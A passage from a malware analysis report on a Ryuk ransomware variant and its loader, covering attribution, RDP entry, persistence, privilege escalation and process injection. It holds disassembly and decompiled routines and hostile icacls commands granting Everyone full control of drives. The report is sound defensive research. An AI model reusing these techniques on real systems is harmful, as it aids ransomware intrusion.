/Ryuk

Malware report

Jorge Barelles Menes | Pablo Cardós Marqués
Aaron Jornet Sales | Javier Muñoz Alcázar

6 | 03 | 2020

Index

1. Informe ejecutivo

This document contains the analysis of a variant of the ransomware **Ryuk**, as well as the loader in charge of **loading** the malware on the system.

The ransomware Ryuk first appeared in summer 2018. One of the differences between Ryuk and other kinds of ransomware is that it mainly focuses on attacking business environments.

In mid-2019, a large number of Spanish companies were attacked by cybercriminal organizations that made use of this kind of ransomware.

UN ATAQUE SIMILAR A WANNACRY

Everis y Prisa Radio sufren un grave ciberataque que secuestra sus sistemas

Prisa Radio y varias consultoras tecnológicas como Everis están sufriendo serios ciberataques. Es un 'ransomware' que secuestra archivos y pide un rescate en bitcoins

Figure 1: Excerpt from El Confidencial about the Ryuk attack [1]

≡ EL PAÍS TECNOLOGÍA

MÓVILES REDES SOCIALES BANCO DE PRUEBAS RETINA MERISTATION

Un virus de origen ruso ataca a importantes empresas españolas

El grupo de piratas es el mismo que secuestró los sistemas del Ayuntamiento de Jerez en septiembre

Figure 2: Excerpt from El País about the attack produced by Ryuk [2]

Ryuk has attacked a wide range of targets in a range of countries this year. As we can see in the following figures, the worst hit countries were Germany, China, Algeria, and India.

Comparing the amount of cyberattacks, we can see that Ryuk has affected millions of users, compromising a huge quantity of data, and creating major economic losses.




Figure 3: Illustration of Ryuk's global activity




Figure 4: Top 16 countries affected worldwide by Ryuk




Figure 5: Number of users attacked by Ryuk in millions

Following the usual **modus operandi** of ransomware, once the encryption is finished, the sample releases a ransom note stating that, in order to recover the encrypted files, the victim must make a payment in Bitcoins to the address indicated.

This malware has evolved since it first appeared. The sample that will be analyzed in this document was found attempting to carry out an attack in mid-January 2020.

Because of its complexity, this malware has often been attributed to organized cybercriminal groups also known as APT groups.

Part of Ryuk's code has noticeable similarities with the code and structure of another piece of ransomware known as Hermes, and certain features have been reused. This is why Ryuk was originally attributed to the North Korean group Lazarus, which, at the time, was suspected of being behind the Hermes ransomware.

Subsequently, the Falcon X intelligence service, developed by CrowdStrike, noted that Ryuk was in fact created by the group **WIZARD SPIDER [4].**

There are several clues to support this theory. One clue is the fact that the ransomware was advertised on the website **exploit.in,**which is a known Russian malware market, and has previously been linked to several Russian APT groups. This fact rules out the theory that Ryuk could have been developed by the APT group Lazarus, since this is not representative of how the group acts.

Moreover, Ryuk was advertised as a piece of ransomware that wouldn't work on Russian, Ukrainian, or Belarusian systems. This is due to a feature detected in some versions of Ryuk, where it checks the language of the system where it is running and stops if the system language is Russian, Ukrainian, or Belarusian. Finally, during a forensic investigation of a machine that had been compromised by the group WIZARD SPIDER several artifacts were found that suggested that they were involved in the development of the Ryuk variant of Hermes.

On the other hand, the researchers Gabriela Nicolao and Luciano Martins suggest that the ransomware may have been developed by the **APT CryptoTech [5]**. This is down to the fact that this group posted on the forum of the same website saying that they were behind the development of a new version of the ransomware Hermes, just a few months before Ryuk first appeared.

Several forum users questioned whether CryptoTech had really created Ryuk. However, the group defended itself, and claimed they had evidence that they had developed 100% of this ransomware.

2. Features

We are starting with a loader, whose job is to identify the system it is on so as to be able to launch the right version of the Ryuk ransomware.

The hash of the loader is as follows:

MD5	A73130B0E379A989CBA3D695A157A495
SHA256	EF231EE1A2481B7E627921468E79BB4369CCFAEB19A575748DD2B664ABC4F469

One of the peculiarities of this loader is that it doesn't contain any metadata, that is, the creators of this malware didn't include any information it its data.

At times they include erroneous data in order to trick the user into thinking she is running a legitimate application. However, as we will see later, when using an infection vector where the user does not have to interact, as is the case here, the attackers didn't think it necessary to use this technique.

Figure 6: Sample metadata

The sample was compiled in 32 bits, in order to be able to run in both 32- and 64-bit environments.

3. Entry vector

The sample the drops and runs Ryuk reached our system via a remote connection gained during an RDP attack.




Figure 7: Register of the attack

The malicious user managed to log in remotely. Once logged in, he created an executable with our sample.

This executable was blocked by the antivirus solution before running.

	5159	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59.exe	r3-59.exe
	5160	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59.exe	r3-59.exe
	5161	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498					
	5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59.exe	r3-59.exe

Figure 8: Blocking of the sample

Detalle del evento

0	id	5162
1	eventtype	RemediationOps
2	timestamp	13/01/2020 23:08:41.498
3	version	3
4	versioncon...	1.0.0.534
5	versionage...	02.50.00.0000
6	versiondet...	2.0.0.737
7	versionpro...	08.00.15.0010
8	parentmd5	b3541a5a20c6264781909b1b7fe54836
9	parentblake	7b847a90b1c112079c19b1a7789e68867c1507cffad661b204fc24ec7392fa92
10	parentpath	3|WINDOWS|\explorer.exe
11	parentfilen...	explorer.exe
12	parentflags	16384
13	childmd5	a73130b0e379a989cba3d695a157a495
14	childpath	3|TEMP|\2\r3-59.exe
15	childfilena...	r3-59.exe
16	childflags	0
17	winningtech	Cloud
18	detectionid	26550632
19	action	Quarantine
20	servicelevel	Block
21	exploitorigin	0
22	parentpid	761

Figure 9: Blocking of the sample

When the malicious file was blocked, the intruder tried to load an encrypted version of the executable, which was also blocked.

#	id	timestamp	localdatetime	parentpath	parentfilename	parentpid	childpath	childfilename
	5159	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59.exe	r3-59.exe
	5160	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59.exe	r3-59.exe
	5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59.exe	r3-59.exe
	5164	13/01/2020 23:08:46.825	13/01/2020 23:08:46.825	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5165	13/01/2020 23:08:46.825	13/01/2020 23:08:46.825	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5168	13/01/2020 23:08:49.762	13/01/2020 23:08:49.762	3|WINDOWS|\explorer.e...	explorer.exe	761	3|TEMP|\2\r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5273	13/01/2020 23:23:38.082	13/01/2020 23:23:38.082	3|WINDOWS|\Explorer.E...	explorer.exe	761	3|\r3-59_for_crypt_x86_...	r3-59_for_crypt_x86_20...
	5275	13/01/2020 23:24:03.452	13/01/2020 23:24:03.452	3|WINDOWS|\Explorer.E...	explorer.exe	761	3|DESKTOPDIRECTORY|\...	r3-59_for_crypt_x86_20...

Figure 10: Set of samples attacker attempted to run

Lastly, he tried to load another malicious file through an encrypted PowerShell in order to bypass the antivirus protection. This, however, was also blocked.

0	id	5314
1	eventtype	CreateProc
2	parentstatus	NotUploadGWLocal
3	childstatus	StatusOk
4	timestamp	13/01/2020 23:41:18.400
5	parentmd5	c031e215b8b08c752bf362f6d4c5d3ad
6	parentpath	3|SYSTEM|\WindowsPowerShell\v1.0\powershell.exe
7	parentfilename	powershell.exe
8	parentpid	1005
9	childmd5	865c0c0b4ab0e063e5caa3387c1a8741
10	childpath	3|WINDOWS|\TEMP\489314d86c55a948a225789db7a93229.tmp
11	childfilename	489314d86c55a948a225789db7a93229.tmp
12	childpid	0
13	accesstype	0
14	parentattributes	ISPE
15	childattributes	ISPE
16	totalresolutionti...	0
17	remediationresult	Angry
18	childclassification	Suspect
19	action	Quarantine
20	servicelevel	Block

Figure 11: PowerShell with malicious content blocked

	5313	13/01/2020 23:41:18.400	13/01/2020 23:41:18.400	3|SYSTEM|\wbem\wmip...	wmiprvse.exe	739	3|SYSTEM|\WindowsPo...	powershell.exe	1005
	5314	13/01/2020 23:41:18.400	13/01/2020 23:41:18.400	3|SYSTEM|\WindowsPo...	powershell.exe	1005	3|WINDOWS|\TEMP\489...	489314d86c55a948a2257...	0
	5315	13/01/2020 23:41:19.400	13/01/2020 23:41:19.400	3|SYSTEM|\WindowsPo...	powershell.exe		3|WINDOWS|\TEMP\489...	489314d86c55a948a2257...	

Figure 12: PowerShell with malicious content blocked

4. Loader

When it executes, it drops a ReadMe in **%temp%**, which is typical of Ryuk. It is the ransom note, containing an email address with a protonmail domain, which is quite common in this malware family: **msifelabem1981@protonmail.com**





Figure 13: Ransom note

During execution, you can see that it launches several executables with random names. These are stored in the **PUBLIC** directory, but hidden, so that if **"Show hidden files and folders"** isn't activated on the OS, it will stay hidden. This will be seen in more detail in persistence. What's more, they are 64-bit, unlike the parent, which is 32-bit.






Figure 14: Executables launched by the sample

As you can see in the above image, Ryuk will launch icacls.exe, which will be used to change the ACLs (Access control lists) in all units that we have mapped, thus guaranteeing access and modifying the flags.

It grants full access to all users, all files on the unit (/T) regardless of errors (/C) and without showing any messages (/Q).

```
2112
icacls "C:\*" /grant Everyone:F /T /C /Q
```

```
2112
icacls "D:\*" /grant Everyone:F /T /C /Q
```

Figure 15: Execution parameters of icacls.exe launched by the sample

It is important to bear in mind that Ryuk checks which version of Windows is being run. To do so, it performs a version check with **GetVersionExW**, in which it will compare the **lpVersionInformation** flag, which will indicate whether the machine where it is running is later than **WindowsXP.**

```
_COMPROBAR_VSO proc near

VersionInformation= _OSVERSIONINFOW ptr -114h

push    ebp
mov     ebp, esp
sub     esp, 114h
push    114h
push    0
lea     eax, [ebp+VersionInformation]
push    eax
call    sub_4010D0
add     esp, 0Ch
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 114h
lea     ecx, [ebp+VersionInformation]
push    ecx             ; lpVersionInformation
call    ds:GetVersionExW
cmp     [ebp+VersionInformation.dwMajorVersion], 5
jnz     short loc_4011D8
```

```
bIsWindowsXPorLater =
    ( (osvi.dwMajorVersion > 5) ||
    ( (osvi.dwMajorVersion == 5) && (osvi.dwMinorVersion >= 1) ));
```

Depending on whether we have a version higher than Windows XP, it will drop in the local user's folder and, as is this case, in %**Public**%.

```
mov     edi, [ebp+var_40]
mov     ecx, 13h
mov     esi, offset aDocumentsAndSe ; "\\Documents and Settings\\Default User"...
rep movsd
jmp     short loc_401572
```

```
mov     edi, [ebp+var_20]
mov     ecx, 7
mov     esi, offset aUsersPublic ; "\\users\\Public\\"
rep movsd
movsw
```

Figure 17: Checking OS version.

The file dropped is Ryuk, and the next thing it does is to execute it by passing its own address as a parameter.

```
  WriteFile(hFile, &byte_445D78, dword_412774, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
_BUSCA_UNIDADES();
Sleep(0x9C4u);
ShellExecuteW(0, 0, &FileName, &Filename, 0, 0);
return 0;
```

Figure 18: Execution of Ryuk via ShellExecute

The first thing Ryuk does is to obtain input parameters. This time, there are two input parameters, the executable itself and the address of the dropper, which are used to delete traces of itself.




Figure 19: Creation of the process

You can also see that, once it has launched its executables, it deletes itself, thus leaving no trace of itself in the folder where it executed.

```
v6 = CommandLineToArgvW(v5, &Value);
if ( !GetLastError() )
{
  itoa(Value, &v38, 10);
  if ( Value <= 2 )
  {
    if ( Value == 2 && v6[1] )
    {
      Sleep(0x1388u);
      DeleteFileW(v6[1]);
    }
```

Figure 20: Deleting the file

5. RYUK

5.1 Persistence

Ryuk, like other malware, tries to stay on systems as long as possible. As seen above, one of its ways of doing this is to create executables and launch them in secret. To do this, its most common practice is to modify the registry key **CurrentVersion\Run** .

In this case, you can see that, for this purpose, the first file launched, **VWjRF.exe** (name generated randomly), launches a **cmd.exe**.




Figure 21: Execution of VWjRF.exe

This will enter RUN with the name **“svchos”**. This way, if you check the registry keys at any time, it will be easy to overlook this detail, given its similarity **svchost**. With this key, Ryuk ensures that it stays on the system. If the system has not been infected by now, when you reboot the system, the executable will try again.




Figure 22: the sample ensures persistence in the registry key

We can also see that this executable stops two services: **“audioendpointbuilder”**, which, as its name suggests, corresponds to the system audio




Figure 23: The sample stops the audio service on the system

And **samss**, which is the **Accounts manager service**. Both practices are characteristic of Ryuk. In this case, if the system is linked to a SIEM system, it tries to stop it from sending any alerts. This way, it protects its next steps, since some SAM services may not be able to start correctly after Ryuk executes.

Figure 24: Sample stops the SamSs service

5.2 Privileges

Generally speaking, Ryuk starts with a lateral movement or is launched by another piece of malware, such as Emotet or Trickbot, which take case of escalating privileges to grant them to the ransomware.

Beforehand, as a prelude to what will be the process injection, we see that it carries out an **ImpersonateSelf**, which means that the security context access Token will be passed on to the thread that it will immediately obtain with **GetCurrentThread**.

```
lea     ecx, [rbx-26h]  ; ImpersonationLevel
call    cs:ImpersonateSelf
call    cs:GetCurrentThread
```

Figure 25: Call to ImpersonateSelf

We then see that it will link the access token with the thread. We also see that one of the flags is **DesiredAccess**, which can be used to control the access the thread is going to have. In this case, the value that edx will receive should be **TOKEN_ALL_ACESS**, or failing that, **TOKEN_WRITE.**

```
lea     ecx, [rbx-26h]  ; ImpersonationLevel
call    cs:ImpersonateSelf
call    cs:GetCurrentThread
lea     r9, [rsp+0BB060h+var_BB028] ; TokenHandle
xor     r8d, r8d        ; OpenAsSelf
mov     rcx, rax        ; ThreadHandle
mov     edx, ebx        ; DesiredAccess
call    cs:OpenThreadToken
```

TOKEN_WRITE	Combines STANDARD_RIGHTS_WRITE, TOKEN_ADJUST_PRIVILEGES, TOKEN_ADJUST_GROUPS, and TOKEN_ADJUST_DEFAULT.
TOKEN_ALL_ACCESS	Combines all possible access rights for a token.

Figure 26: Creation a thread token

Then, it will use **SeDebugPrivilege** and will make a call to grant Debug privileges to the Thread, thus specifying the **PROCESS_ALL_ACCESS,** it will be able to access any process it wants to, given that it already has the thread prepared, all that's missing is the final part.

```
loc_140005989:          ; TokenHandle
mov     rcx, [rsp+0BB060h+var_BB028]
lea     rdx, aSedebugprivile ; "SeDebugPrivilege"
mov     r8d, edi
```

Figure 27: Call to SeDebugPrivilege and privilege escalation function

On the one hand, we have **LookupPrivilegeValueW**, which will give us the necessary information about the privilege we want to escalate.

```
  v3 = a3;
  v4 = TokenHandle;
  if ( !LookupPrivilegeValueW(0i64, a2, &Luid) )
  {
    v5 = GetLastError();
    v6 = "LookupPrivilegeValue error: %u\n";
LABEL_3:
    printf(v6, v5);
    return 0i64;
  }
```

Figure 28: Querying information about the privilege to escalate

On the one hand, we have **AdjustTokenPrivileges**, which will enable the necessary permissions on our token. In this case, the most important is **NewState**, whose flag will grant the privilege.

```
NewState.Privileges[0].Luid = Luid;
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = v3 != 0 ? 2 : 0;
if ( !AdjustTokenPrivileges(v4, 0, &NewState, 0x10u, 0i64, 0i64) )
{
  v5 = GetLastError();
  v6 = "AdjustTokenPrivileges error: %u\n";
  goto LABEL_3;
}
```

Value	Meaning
SE_PRIVILEGE_ENABLED	The function enables the privilege.

Figure 29: Adjusting Token Privileges

5.3 Injection

This section will show how the sample performs the injection process previously mentioned in this report.

The main purpose of the process injection, as well as escalation, is to obtain access to **Shadow Copies.** To do this, it needs to work with a thread with privileges higher than the local user's. Once it has this, it will delete the copies and make changes to other processes in order to make it impossible to return to an earlier point in the OS.

As is normal in this kind of malware, to perform the injection, it uses **CreateToolHelp32Snapshot,** so it takes a screenshot of the processes that are currently running and will try to access the processes listed with **OpenProcess.** Once it has accessed a process, it will also open a **token** with its information to obtain the parameters of this process.

```
TokenInformationLength = 0;
v4 = CreateToolhelp32Snapshot(2u, 0);
v5 = v4;
if ( v4 != (HANDLE)-1i64 && Process32FirstW(v4, &pe) )
{
  if ( Process32NextW(v5, &pe) )
  {
    v6 = (_DWORD *)(v1 + 504);
    do
    {
      SetLastError(0);
      v7 = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
      if ( v7 )
      {
        wcsncpy((wchar_t *)(v1 + 508i64 * v3), pe.szExeFile, 0x103ui64);
        *(v6 - 1) = pe.th32ProcessID;
        if ( OpenProcessToken(v7, 0x20008u, &TokenHandle) )
        {
          GetTokenInformation(TokenHandle, TokenUser, v2, 0, &TokenInformationLength);
          v8 = TokenInformationLength;
          v9 = GetProcessHeap();
          v2 = (PSID *)HeapAlloc(v9, 8u, v8);
          if ( GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
```

Figure 30: Obtaining processes from the computer

We can dynamically see how it obtains the list of processes in the subroutine **140002D9C** running with **CreateToolhelp32Snapshot.** Once it gets them, it goes through the list trying to open the processes one by one with **OpenProcess** until it lets it. In this case, the first process that it can open is **"taskhost.exe"**

```
0000140002E0D   E8 8C2D0000      call <JMP.&Process32NextW>
0000140002E12   85C0             test eax,eax
0000140002E14   0F84 01020000    je vxaf1.14000301B
0000140002E1A   48:8DB3 F8010000 lea rsi,qword ptr ds:[rbx+1F8]
0000140002E21   33C9             xor ecx,ecx
0000140002E23   FF15 57320100    call qword ptr ds:[<&SetLastError>]
0000140002E29   44:8B4424 68     mov r8d,dword ptr ss:[rsp+68]
0000140002E2E   33D2             xor edx,edx                          edx:L"taskhost.exe"
0000140002E30   B9 FFFF1F00      mov ecx,1FFFFF
0000140002E35   FF15 25330100    call qword ptr ds:[<&OpenProcess>]
0000140002E3B   4C:8BE0          mov r12,rax
0000140002E3E   48:85C0          test rax,rax
0000140002E41   0F84 B6010000    je vxaf1.140002FFD
0000140002E47   49:63CF          movsxd rcx,r15d
0000140002E4A   48:8D55 8C       lea rdx,qword ptr ss:[rbp-74]
0000140002E4E   48:69C9 FC010000 imul rcx,rcx,1FC
0000140002E55   41:B8 03010000   mov r8d,103
0000140002E5B   48:03CB          add rcx,rbx
0000140002E5E   E8 25530000      call vxaf1.140008188
```

Figure 31: Dynamic execution of routine for obtaining process

We can see that it subsequently reads the process token information, so it calls **OpenProcessToken** with the parameter "20008"




Figure 32: Reading the process information token

It also checks that the process that it will inject into isn't **csrss.exe, explorer.exe,** lsaas.exe or that it has the privilege range of **NT authority.**

```
test    eax, eax
jz      short loc_140005AE5
mov     rdx, rsi        ; Str2
lea     rcx, Str1       ; Str1
call    wcscmp
test    eax, eax
jz      short loc_140005AE5
cmp     [rbx+4], r15d
jnz     short loc_140005AE5
